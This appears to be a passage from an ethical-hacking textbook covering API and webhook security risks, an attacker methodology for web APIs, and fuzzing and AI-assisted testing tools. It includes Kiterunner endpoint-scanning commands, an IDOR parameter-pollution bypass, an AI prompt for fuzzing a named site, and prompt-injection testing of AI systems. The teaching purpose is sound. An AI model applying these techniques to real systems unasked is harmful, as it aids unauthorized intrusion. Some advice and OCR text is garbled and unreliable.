API4	Unrestricted Resource Consumption	• Attackers use automated tools to send multiple concurrent requests, causing DoS with high traffic loads • They target APIs that lack limits on client interactions or resource consumption, crafting requests accordingly
API5	Broken Function Level Authorization	• Complex access control policies across hierarchies, groups, and roles can lead to authorization errors between administrative and regular functions

API	Risks	Description
API6	Unrestricted Access to Sensitive Business Flows	• Vulnerable APIs expose business flows such as purchasing tickets or posting comments without considering potential harm from excessive use
API7	Server-Side Request Forgery	• An SSRF flaw allows an attacker to force an application to send a crafted request to an unexpected destination, bypassing firewall or VPN protections • Attackers exploit this vulnerability by targeting API endpoints that access URIs provided by clients
API8	Security Misconfiguration	• Attackers frequently search for unpatched flaws, common endpoints, and services with insecure default configurations • Attackers use automated tools to detect and exploit misconfigurations
API9	Improper Inventory Management	• Attackers often gain unauthorized access through old, unpatched API versions or endpoints with weaker security requirements
API10	Unsafe Consumption of APIs	• Developers often trust third-party API data more than user input, leading to weaker security standards

Table 14-01: OWASP Top 10 API Security Risks

Webhooks Security Risks

Webhooks, while efficient for real-time data transfer between applications, can become a source of vulnerabilities if not properly secured. Following are some common risks associated with webhooks and strategies to mitigate them:

Risk	Description
Data Exposure in Transit	• Webhooks often transmit data in plain text over HTTP, making it susceptible to interception and tampering • Using HTTPS to encrypt all data in transit is crucial to protect the information from being exposed
Lack of Verification	• There is no proper mechanism to verify the authenticity of the data received through webhooks, making it susceptible to various online attacks
Replay Attacks	• Webhooks are vulnerable to replay attacks, where an attacker intercepts a legitimate webhook call and resends it, potentially causing unintended actions • To prevent this, include a timestamp in the webhook payload and verify it upon receiving
Unrestricted Sources	• By default, webhooks do not restrict where they can receive data from, opening up the possibility of accepting malicious data from unauthorized sources • Implementing IP whitelisting and mutual TLS can mitigate this by ensuring data is only accepted from trusted sources

Risk	Description
Duplication and Forgery	• Webhooks can be duplicated or forged, which may lead to data integrity issues • Mutual TLS helps protect both the sender and receiver by ensuring the data is sent to and comes from authenticated parties
Endpoint Configuration Errors	• Human errors in configuring webhook URLs can lead to data being sent to the wrong recipients, potentially causing data leaks or loss • Double-check configurations and implement additional checks to validate endpoint URLs
Forged Requests	• Attackers might forge webhook requests to send malicious data to an application • To protect against this, use a secret token shared between the sender and the receiver to verify the integrity of the data
Unvalidated Redirects and Forwards	• Webhooks can be used to redirect users to malicious sites if the URL redirection is not properly validated

Table 14-02: Webhooks Security Risks

API Vulnerabilities

Modern web applications and SaaS platforms use API's due to their extensive features, and most of the API security mainly focuses on technical aspects. Poor management of API permissions, flaws in business logic, and exposure of application logic and sensitive data such as personally identifiable information (PII) drastically increase the attack surface and pave the way for attackers to target these vulnerabilities to perform many attacks such as DoS and code injection attacks.

Some common API vulnerabilities are listed below:

Vulnerabilities	Description
1. **Enumerated Resources**	• Design flaws can cause serious vulnerabilities that disclose information through unauthenticated public APIs • Allows attackers to guess user IDs and easily compromise the security of the user data
2. **Sharing Resources via Unsigned URLs**	• API returns URLs to hypermedia resources like images, audio, or video files that are vulnerable to hotlinking
3. **Vulnerabilities in Third-Party Libraries**	• Developers use third-party software libraries having open-source software licenses • Neglecting regular updates and relegating the security fixes can result in many security flaws
4. **Improper Use of CORS**	• CORS is a mechanism that enables the web browser to perform cross-domain requests, and improper implementations of CORS can cause vulnerabilities • Using the "access-control-allow-origin" header to allow all origins on private APIs can lead to hotlinking

Vulnerabilities	Description
5. **Code Injections**	• If the input is not sanitized, attackers may use code injection techniques such as SQLi and XSS • Allows attackers to steal critical information such as session cookies and user credentials
6. **RBAC Privilege Escalation**	• Privilege escalation is a common vulnerability present in APIs with RBAC when changes to endpoints are made without proper care • Allows attackers to gain access to user's sensitive information
7. **No ABAC Validation**	• Lack of proper ABAC validation allows attackers to gain unauthorized access to API objects or actions to perform viewing, updating, or deleting
8. **Business Logic Flaws**	• Many APIs come with vulnerabilities in business logic • Allows attackers to exploit legitimate workflows for malicious purposes

Table 14-03: API Vulnerabilities

Web API Hacking Methodology

Recent years have witnessed tremendous growth in the usage of web-based API's for supporting heterogeneous devices such as mobile devices and IoT devices. These devices frequently communicate with backend web servers via API's. To make these web-based API's more user-friendly, developers are taking shortcuts to security, making online web services vulnerable to various attacks. Attackers use various techniques to identify and exploit vulnerabilities in these

API's. To hack an API, attackers need to identify the API technologies, security standards, and attack surfaces for exploitation.

Hacking a web API involves the following phases:

- Identify the target
- Detect security standards
- Identify the attack surface
- Launch attacks

Identify the Target

Before hacking an API, an attacker first needs to identify the target and its perimeter:

- **HTTP:** API's such as SOAP and REST mostly use the HTTP protocol for communicating API-based messages. The HTTP protocol is a text-based protocol where the header information is transmitted in a readable format. For example, consider the following HTTP Request and Response headers:
- **Message Formats:** The API messages transmitted over the web will take some format such as JSON for REST API and XML for SOAP API. If these formats are used incorrectly, they can pave the way for vulnerabilities. As these formats are easy to understand, an attacker can easily manipulate messages encoded in these formats to identify the target and its perimeter.

Detect Security Standards

Although API's claim to be secure as they incorporate security standards such as oauth and SSL, they still include many vulnerabilities that can be exploited by attackers.

- API's such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security
- SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature. Although SSL is used for security, in most API messages, only sensitive user data such as credit card details are encrypted, leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation. For example, an attacker can capture and reuse a session token to retrieve a legitimate user's account information that is not encrypted.

API Enumeration

Kiterunner is an advanced tool designed for API scanning and contextual content discovery, Specifically tailored for modern web applications that heavily rely on API's. It outshines conventional tools by not just brute-forcing directories but also by discovering and understanding complex API endpoint structures through context-aware scanning. The tool assists attackers in scanning the API endpoints; it can scan single targets, multiple targets, and lists of all targets at once. It allows attackers to scan API endpoints in the following ways:

- **For a single target:** kr scan https://target.com:8443/ -w routes.kite -A=APIroutes-210228:20000 -x 10 --ignore-length=34
- **For a single target, try both http and https:** kr scan target.com -w routes.kite -A=APIroutes-210228:20000 -x 10 --ignore-length=34

- **For a list of targets:** kr scan targets.txt -w routes.kite -A=APIroutes-210228:20000 -x 10 - -ignore-length=34

Identify The Attack Surface

After identifying the target API to attack and its security implementations, an attacker needs to identify the attack surface for launching the attack. It is very easy to find an attack surface for UI-based applications, as we can see various input fields on the web pages. However, identifying the attack surface for an API is different as there are no built-in UI fields; we can only see an API endpoint. To identify an attack surface of an API, attackers need to understand the API's endpoints, messages, parameters, and behavior. Use the following techniques to identify the attack surface of the target API:

- **API Metadata Vulnerabilities:** API metadata reveals a large amount of technical information such as paths, parameters, and message formats, which is useful for performing an attack. REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, while SOAP API uses WSDL/XML-Schema, etc. For example, consider the following code snippet of Swagger that reveals technical information.
  Attackers can exploit vulnerabilities in these definitions to perform various attacks on API's.
- **API Discovery:** If an API does not have metadata, attackers monitor and record the communication between the API and an existing client to identify the initial attack surface. For example, an attacker may use a mobile app that uses target the API, configure a local proxy for recording traffic, and finally configure the mobile device to use this proxy to access the API. Then, the attacker uses automated tools to generate metadata from the recorded traffic.
- **Brute Force:** If none of the abovementioned techniques works, the attackers try to identify the API paths, arguments, etc., through brute-forcing. Common API paths used by developers include API, /API/v2, /API's.json, etc. Furthermore, some API's such as hypermedia allow retrieving links and parameters related to an API response. This information helps attackers to identify the attack surface.
- **Analyze Web API Requests and Responses:** Attackers can use tools such as Postman and ReqBin to intercept and analyze the target web API's, websites, and web services

Launch Attacks

After identifying the target API, analyzing the message formats and security standards, and identifying the attack surface, attackers perform various attacks on the target API to steal sensitive information such as credit card details and credentials.

Various attacks performed on API's are discussed below:

- **Fuzzing:** Attackers use the fuzzing technique to repeatedly send some random input to the target API to generate error messages that reveal critical information. To perform fuzzing, attackers use automated scripts that send numerous requests with varying combinations of input parameters. Attackers use tools such as FuzzAPI to perform fuzzing on the target API.
- **Invalid Input Attacks:** In some scenarios, fuzzing is difficult to perform due to its structure. In such cases, attackers will give invalid inputs to the API, such as sending text in place of numbers, sending numbers in place of text, sending a greater number of

characters than expected, and sending null characters, etc., to extract sensitive information from unexpected system behavior and error messages. At the same time, attackers also manipulate the HTTP headers and values targeting both API logic and the HTTP protocol.

- **Malicious Input Attacks:** In the attack discussed above, attackers try to retrieve sensitive information from unexpected system behavior or error messages. A more dangerous attack is where the attackers inject malicious input directly to target both the API and its hosting infrastructure. To perform this attack, attackers employ malicious message parsers using XML.
- **Injection Attacks:** Similar to traditional web applications, API's are also vulnerable to various injection attacks.
- **Login/Credential Stuffing Attacks:** Attackers often target login and validating systems because attacks on these systems are difficult to detect and stop using typical API security solutions. Attackers perform login attacks or credential stuffing attacks to exploit password reuse across multiple platforms. Most users use the same passwords to access different web services.
- **API DDoS Attacks:** The DDoS attack involves saturating an API with a massive volume of traffic from multiple infected computers (botnet) to delay the API services to legitimate users. Although many rate limit constraints are implemented to protect the server Against crashing, they may not prevent the service delay (API response), thereby degrading the API's user experience.
- **Authorization Attacks on API:** OAuth Attacks According to https://autho.com, OAuth is an authorization protocol that allows a user to grant limited access to his/her resources on one site to another site without having to expose his/her credentials. OAuth grants authorization flows for many computing devices and applications, such as connecting users to different applications from one application to access the required information

Other Techniques To Hack An API

Different ways to hack an API are below:

- Reverse Engineering
- User Spoofing
- Man-in-the-Middle Attacks
- Session Replay Attacks
- Social Engineering

Rest API Vulnerability Scanning

REST API vulnerabilities introduce the same risks as security issues in web applications and websites. These risks include critical data theft, intermediate data tampering, etc. Performing thorough scanning on REST API's can expose various underlying vulnerabilities that attackers can exploit. Attackers can use tools such as Astra, FuzzAPI, w3af, and Appspider to carry out REST API vulnerability scanning.

Astra

Attackers use the Astra tool to detect and exploit underlying vulnerabilities in a REST API. Astra can discover and test authentications such login and logout; this feature makes it easy for

attackers to incorporate it into the CICD pipeline. Astra can invoke API collection as an input value; hence, it can also be used for scanning REST API's.

Astra allows attackers to detect REST API's that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication and session management, JWT Attack, blind XXE injection, CRLF detection, CORS misconfiguration, and rate limiting.

Bypassing IDOR Via Parameter Pollution

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, which can be exploited by an attacker to modify the references and gain unauthorized access to the data. These idors can be bypassed by providing a single parameter name repeatedly but with unique values.

For instance, assume that the victim's user_id is 321. Attackers can change this user_id value to 654 (it is another user_id value) to identify IDOR. If the page is not vulnerable to IDOR, it generates a "401 Unauthorized" error message.

To bypass IDOR via parameter pollution, the attacker sends two user_id parameters as a request, in which one parameter is appended with the victim's user_id and the other one is appended with the attacker's user_id.

Secure API Architecture

API is a popular technology that acts as a gateway for communication and integrates different applications using the web. API is widely employed due to its advanced techniques and its use of the prevailing infrastructure. It is vulnerable to the latest and most sophisticated cyber-attacks due to various security flaws induced by poor programming practices and also due to its transparency. To safeguard API from these attacks, security professionals and developers need to establish a secure API architecture, effective security strategies, and mitigation policies.

API architecture is built using an API gateway consisting of firewalls that work as a server to control the traffic and detect all possible attacks. Executing the security policy for the API security architecture is achieved by isolating the API implementation and API security into different layers. These layers emphasize that the API design and API security perform different roles that require a different field of expertise. It focuses on the logical separation of concerns, where one emphasizes the knowledge of solving the right problem at the right time.

Under a secure API architecture, the API developer focuses only on the application domain, ensures that all of the API is properly designed, and helps in integrating API with different applications. The security process of the published API is implemented by the API security professional; hence, the API developer need not be concerned with securing the published API.

Only API security professionals have the authority to apply security policies to API's in the organization. These professionals mainly focus on identity, threats in the API, and data security. Hence, they need advanced and appropriate tools to perform security tasks, which are separate from the API implementation. Security professionals use API gateways that are hardened appliances available in both physical and virtual forms. These gateways are installed in the demilitarized zone (DMZ) of an organization. The API gateway also acts as a secure proxy between the internal application and the external public Internet. It provides many security capabilities and controls to the API security admin, such as access control, threat detection,

confidentiality, integrity, audit management, authentication, message validation, and rate-limiting of all the API's published by the organization.



Figure 14-26: Secure API Architecture

Implementing Layered Security in an API

API's are commonly used by business organizations for connecting different services and transferring data. Attackers attempt to exploit API vulnerabilities such as broken authentication and security misconfiguration for malicious purposes. Exposed API's can become a major cause for the breach of sensitive data such as personally identifiable information (PII) to the public. Hence, developers must use multiple security layers to avoid API exposure and data breaches.

Considering the scenario of an API that fetches the transactions of a company, developers and security experts can implement the following layer-based security for the API:

- **Layer one:** The API validates the user to check whether the entity is authorized by the company. In this situation, the developers can use API security, by which an exception will be returned if the user is not authorized or permitted. For example, the API may throw a "Company Not Found" exception. This helps the API developer identify any invalid company.
- **Layer two:** In this layer, middleware can be used by the API to provide a query plan by calling the data layer. The database layer declares a filter for the company ID before sending a request. Developers can include a security mechanism to return an exception such as "Unsafe Data Query" in the absence of such a filter.
- **Layer three:** In this layer, an SQL join must be used to query an SQL database using the data link layer based on API calls. This helps in ensuring that all the queries match the user responsible for the API call. Moreover, this verifies the user context, in contrast to the data stored by the SQL layer.
- **Layer four:** This layer creates a mapper layer that enables the conversion of all the database records into different user-visible models. This technique can be used to prevent sensitive data such as implementation details from the public or customers.
- **Layer five:** The response filter of the API verifies the models that are generated by the mapper layer above. After the response filter declares that the records match the user

calling that API, it allows the user to observe a specific account. This layer discards the data models without clearly flagging the account of a customer by double-checking the work of other layers.

API Security Risks And Solutions

According to OWASP, the following are the top 10 API security risks and solutions:

API	Risks	Solutions
API1	Broken Object Level Authorization	• Implement a user policy-based authorization mechanism • Use it to verify if the logged-in user can perform the requested action
API2	Broken Authentication	• Implement anti-brute-force mechanisms to mitigate credential stuffing and dictionary attacks • Implement account lockout and captcha mechanisms • Implement checks for weak passwords
API3	Broken Object Property Level Authorization	• Avoid using generic methods such as to_json() and to_string() • Allow changes only to the object's properties that should be updated by the client
API4	Unrestricted Resource Consumption	• Use a solution that makes it easy to limit resources usage • Limit how many times or how often a single API client/user can execute a single operation
API5	Broken Function Level Authorization	• Avoid function-level authorization • Use simple and standard authorization and set the default setting to deny
API6	Unrestricted Access to Sensitive Business Flows	• Deny service to unexpected client devices • Implement either a captcha or more advanced biometric solutions
API7	Server-Side Request Forgery	• Isolate the resource fetching mechanism that are aimed to retrieve remote resources • Disable HTTP redirections
API8	Security Misconfiguration	• Ensure that all API communications from the client to the API server happen over an encrypted communication channel (TLS) • Implement a proper Cross-Origin Resource Sharing (CORS) policy
API9	Improper Inventory Management	• Maintain a proper inventory of all API environments • Conduct a security review of all APIs, mainly focusing on standardizing functions • Create a risk level ranking of the APIs and improve the security of higher risk APIs
API10	Unsafe Consumption of APIs	• Ensure all API interactions happen over a secure communication channel (TLS) • Always validate and properly sanitize data received from integrated APIs before using it

Table 14-04: OWASP Top 10 API Security Risks and Solutions

Best Practices for API Security

Various best practices for securing API's Against cyberattacks are as follows:

- Use the HTTPS protocol through SSL/TLS certificates that support encryption techniques and provide a secure connection between the server and client
- Use server-generated tokens embedded in HTML as hidden fields for validating the incoming request and to check if it is from an authenticated source
- Sanitize the data to eliminate malicious scripts and properly validate the user input
- Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked
- Use IP whitelisting to create a list of trusted IP addresses or IP ranges to access API's and to limit access to trusted users or components only
- Use the rate-limiting feature to limit the number of API calls made by the client in a particular time frame
- Maintain and monitor access logs regularly to help in detecting anomalies and to take precautionary measures in the future
- Implement a pagination technique that can divide a single response into several fragments so that the payloads are not oversized
- Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements
- Perform input validation on the server side instead of the client side to prevent bypassing attacks
- Conduct regular security assessments to secure all the API endpoints using automated tools
- Regularly monitor and perform continuous auditing of the API and analyze the workflows to prevent any attack

- Use tokens to establish trusted identities and to control access to services and resources
- Use signatures to ensure that only authorized users can decrypt or modify data
- Employ packet sniffers to track events related to information disclosure and to detect insecure API calls
- Use techniques such as quotas and throttling to control and track the API usage and to set the API request limit
- Implement API gateways to authenticate the traffic and control and analyze the usage of API's
- Implement advanced techniques to prevent sophisticated human-like bots from accessing the API's
- Implement Multi-Factor Authentication (MFA) and use authentication protocols such as AppToken, OAuth2, and OpenID Connect to authenticate the users and applications in the API
- Document audit logs before and after every security event, and sanitize the log data to prevent log injection attacks
- Use SOAP API's with in-built security features instead of conventional design-based REST API's
- Confine the API response data to the requested resource permission status, instead of sharing an excessive amount of secret data through status messages or resource replies
- Use WAF security along with TLS/SSL for securing the API's and reducing the attacks based on web traffic and script injections
- Ensure that all the requests made from stateless communication API's such as REST API are authorized separately, even if they originated from the same user
- Employ advanced routing and control technologies such as service mesh technology to manage multi-service authentication and access control
- Insist that the API developers consider the latest security vulnerabilities and risks related to API's through open-source materials, articles, and blogs
- Implement security headers such as X-Frame-Options, X-XSS-Protection, and Content-Security-Policy
- Regularly perform security testing, including static code analysis, dynamic analysis, and penetration testing
- Implement proper error handling that does not expose sensitive information.
- Implement mechanisms for token expiration and revocation

Best Practices for Securing Webhooks

Various best practices for securing webhooks are as follows:

- Use HTTPS instead of HTTP to safeguard data from exposure while in transit
- Use shared authentication secrets such as HTTP basic authentication for all webhooks to prevent any random malicious data.
- Implement webhook signing to verify the data received from the email service providers (ESPs) and use the constant time-compare function
- Track event_id to avoid unintentional double-processing of the same events through replay attacks
- Ensure that the firewall rejects webhook calls from unauthorized sources other than the ESP's IP addresses

- Use rate limiting on webhook calls in the web server to control the incoming and outgoing traffic
- Compare the request timestamp X-Cld-Timestamp of the webhook with the current timestamp to prevent timing attacks
- Ensure that the event processing is idempotent to prevent the replication of event receipts
- Ensure that the webhook code responds with 200 OK (success) instead of 4xx or 5xx statuses in case of errors to ensure that the webhooks are not deactivated
- Ensure that the webhook URL supports the HTTP HEAD method to retrieve meta-information without transferring the entire content
- Use threaded requests to send multiple requests simultaneously and to update data in the API rapidly
- Ensure that the tokens are stored Against store_hash and not the user data
- Verify clients through the implementation of mutual TLS
- Do not send confidential information using webhooks; instead, use authorized API's
- Use HMAC-based signatures to perform message verification and avoid payload exploitation.
- Use a unique event ID to record every webhook payload within the database.
- Log each of the sent webhooks for debugging when required
- Utilize API keys or similar credentials to authenticate webhook requests.
- Limit the size of webhook payloads to prevent denial-of-service (DoS) attacks
- Use a webhook proxy service as an extra layer of security that can queue, inspect, transform, and even retry webhook calls
- Verify that incoming webhook requests come from expected sources by checking the source IP address Against a whitelist or using more dynamic methods such as DNS resolution

Web Application Security

After learning the hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this section.

Web Application Security Testing

Testing Web application security testing is a process of conducting a security assessment and performance analysis of an application and generating timely reports on its security levels and threat exposures. It is often conducted by security professionals and programmers to test and strengthen the security of an application using the following techniques:

- Manual Web Application Security Testing
- Automated Web Application Security Testing
- Static Application Security Testing (SAST)
- Dynamic Application Security Testing (DAST)

Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a black-box testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" are generated by fuzz testing tools (fuzzers) and used Against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim's web applications and cause havoc in the least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application Against attacks such as buffer overflow, DOS, XSS, and SQL injection.

Steps of Fuzz Testing

Web application fuzz testing involves the following steps:

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects

Fuzz Testing Strategies

- **Mutation-Based:** In this type of testing, the current data samples create new test data, and the new test data will again mutate to generate further random data. This type of testing starts with a valid sample and keeps mutating until the target is reached.
- **Generation-Based:** In this type of testing, the new data will be generated from scratch, and the amount of data to be generated is predefined based on the testing model
- **Protocol-Based:** In this type of testing, the protocol fuzzer sends forged packets to the target application that is to be tested. This type of testing requires detailed knowledge of the protocol format being tested. It involves writing a list of specifications into the fuzzer tool and then performing the model-based test generation technique to go through all the listed specifications and add the irregularities in the data contents, sequence, etc.

Fuzz Testing Scenario

The diagram below shows an overview of the main components of the fuzzer. An attacker script is fed to the fuzzer, which in turn translates the attacks to the target as http requests. These http requests will get responses from the target and all the requests and their responses are then logged for manual inspection.



Figure 14-27: Web Application Fuzz Testing Scenario

Fuzz Testing Tools:

- WebScarab (https://owasp.org)
- Burp Suite (https://portswigger.net)
- AppScan Standard (https://www.hcl-software.com)
- Defensics (https://www.synopsys.com)
- ffuf (https://github.com)

Web Application Fuzz Testing With AI

Attackers can leverage AI-powered technologies to enhance and automate OS discovery tasks. With the aid of AI, attackers can effortlessly perform fuzz testing on target web applications.

For example, an attacker can also use ChatGPT to perform this task by using an appropriate prompt such as: "Fuzz the target URL www.moviescope.com using the Wfuzz tool"

AI-Powered Fuzz Testing

AI-powered fuzz testing represents a significant advancement in automated vulnerability discovery compared to traditional fuzzing methods. Key features of AI-powered fuzz testing include the following:

- Automated Crafting of Complex Inputs
- Pattern Recognition and Effective Input Prediction
- Continuous Learning and Real-time Feedback
- Enhanced Testing Efficiency and Coverage

AI-Powered Fuzz Testing Tool: Prompt Fuzzer

Prompt Fuzzer is an advanced AI-powered fuzz testing tool designed specifically for GenAI applications. It focuses on assessing and strengthening the security of system prompts by simulating real-world attacks such as prompt injections.

This tool uses LLMs to analyze responses and assign security scores. Ethical hackers can use Prompt Fuzzer in an interactive playground to iteratively test different prompts, enhancing the application's defense Against potential vulnerabilities. This iterative process helps identify and mitigate security risks associated with the interaction between the system prompt and LLM responses.

Prompt Fuzzer uses a dynamic testing method customized for the prompt system of GenAI application. It adjusts the fuzzing process based on the context extracted from system prompts, thereby ensuring comprehensive security testing. It enables ethical hackers to prioritize their efforts, identify critical vulnerabilities, and improve the system's prompt resistance to advanced attacks, thereby enhancing overall security practices in GenAI applications.



Figure 14-28: Prompt Fuzzer Test Results

AI-Powered Static Application Security Testing (SAST)

AI-powered SAST represents a significant advancement in the field of application security by leveraging ML and advanced algorithms to enhance the capabilities of traditional code analyses. By integrating AI into SAST, organizations can bolster the software development lifecycle using a more robust and proactive security approach.

- Enhanced Pattern Recognition and Anomaly Detection
- Zero-Day Vulnerability Detection
- Automated Code Analysis and Immediate Feedback
- Reduced False Positives and Negatives

AI-Powered Static Application Security Testing (SAST) Tool: Code Genie AI

Code Genie AI is an innovative solution that leverages the power of AI to bolster the safety and resilience of smart contracts. Integrating AI into SAST transforms the approach to vulnerability detection and remediation within a blockchain ecosystem.

Key Features

- Automated Vulnerability Scanning
- Advanced Pattern Recognition
- Prioritized Risk Assessment
- Actionable Recommendations

AI-Powered Static Application Security Testing (SAST) Tool: Codiga

Codiga's (https://www.codiga.io) AI-powered static code analysis platform combines customizable rules, automated vulnerability detection, real-time feedback, and adherence to industry standards, enabling organizations to identify and mitigate security risks proactively.

- Customizable Static Code Analysis with AI
- Automated Vulnerability Detection and Fixes

Additional AI-Powered Static Application Security Testing Tools

- Corgea

- Checkmarx SAST
- Snyk Code
- CodeThreat
- DryRun Security
- CodeIntelligence

AI-Powered Dynamic Application Security Testing (Dast)

AI-powered DAST utilizes ML and advanced algorithms to automate and enhance the process of identifying vulnerabilities while running applications. This allows for a more comprehensive security assessment by simulating real-world attack scenarios and analyzing application behavior. However, the traditional DAST tools often lack accuracy when responding to modern attacks.

Some key benefits of AI-powered DAST are as follows:

- Simulate Complex Attack Scenarios
- Increase Detection Accuracy
- Intelligent Test Case Generation and Prioritization
- Reduced False Positives with Context-Aware Analysis
- Self-Learning and Adaptation
- Automation and Integration with Development Pipelines

AI-powered DAST represents a significant advancement in the field of application security testing. It offers a more realistic and effective way of identifying and mitigating vulnerabilities, ultimately improving the overall security of web applications.

AI-Powered Dynamic Application Security Testing Tool: Zerothreat.AI

Zerothreat.AI (https://zerothreat.AI) is an advanced AI-powered DAST tool designed to identify and mitigate vulnerabilities in real time. Unlike traditional static analysis tools, zerothreat.AI actively interacts with running applications, simulates attacks, and identifies potential security weaknesses that can be exploited by malicious actors. By leveraging machine-learning algorithms, it adapts to evolving threats and provide comprehensive context-aware security assessments.

Key Features of Zerothreat.AI

- Intelligent Crawling
- Threat Intelligence Integration
- Minimizing False Positives
- Integration Capabilities
- Fast Scanning Speeds

Additional AI-Powered Dynamic Application Security Testing Tools

Some additional AI-powered tools that assist in DAST include the following:

- VoltSec.io
- AppCheck
- Aptori
- Pentest Copilot
- Hackules
- Beagle Security

- Veracode
- Vigilocity
- DevOps Security

Source Code Review

Source code reviews are used to detect bugs and irregularities in the developed web applications. They can be performed manually or using automated tools to identify specific areas in the application code to handle functions regarding authentication, session management, and data validation. They can identify un-validated data vulnerabilities and poor coding techniques of developers that allow attackers to exploit the web applications.



Figure 14-29: Manual and Automated Source Code Review

Encoding Schemes

Encoding is the process of converting source information into its equivalent symbolic form, which helps in hiding the meaning of the data. At the receiving end, the encoded data is decoded into the plaintext format. Decoding is the reverse process of encoding. Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in an intended manner.

Types of Encoding Schemes

URL Encoding

Web browsers/web servers permit URLs to contain only printable characters of ASCII code that can be understood by them for addressing. URL encoding is the process of converting a URL into a valid ASCII format so that data can be safely transported over HTTP. Several characters in this range have special meanings when they are mentioned in the URL scheme or HTTP protocol. Thus, these characters are restricted. URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in the hexadecimal format, such as:

- %3d =
- %0a New line
- %20 space

Html Encoding

